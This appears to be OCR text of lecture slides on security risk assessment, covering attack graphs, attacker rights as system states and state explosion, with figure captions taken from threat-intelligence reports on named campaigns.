Higher privileges are often necessary to perform additional actions such as some methods of Credential Dumping. Look for additional activity that may indicate an adversary has gained higher privileges.

TTPs and Threat Intelligence




Figure 11 - MITRE ATT&CK heatmap showing the range of techniques used by threats isolated Q4 2020.

Mass Attack: an Example




Figure 6. The infection chain used by the Earth Kitsune campaign

A Targeted Attack




Figure 7. The attack flow used in the Earth Wendigo campaign

Complex Attacks - I

- Alternative points of view on a complex attack
  - Program (elementary attack = instruction)
  - Planning (steps to achieve a given goal)
- Fundamental difference = coverage
  - Planning or programming is interested in one program /strategy (optimal or suboptimal) to reach a goal (one robot moving in a space)
  - Several attacks can be seimplemented (several robots move simultaneously)

A risk assessment has to discover all the programs/ strategies an attacker can implement to achieve a goal (we have to stop all the robots)

Complex attack: An example




Figure 4. Password Guessing Attack Template

Some other example


A twelwe steps attack

C:\Users\fabrizio\Documents\CloudMe\didattica\riferin

System evolution

- We can draw a graph that represents the evolution of the global system state
- The global system state is the cartesian product of the states of any attacker (user)
- Cycles are possible in the graph that describes the system evolution because an attacker may reduce the rights of other ones by implementing a DOS

Evolution of a user state



Some states are useful only to reach a final state

State= set of rights


State explosion

- There is a huge number of states that strongly increases the complexity of any analysis
- It is not practical to build this graph and then analyze it due to state explosion
- Two main reasons for the explosion
  - Several attacks in a sequence may commute
  - Distinct attackers can implement their attacks
    - Sequentially
    - In parallel

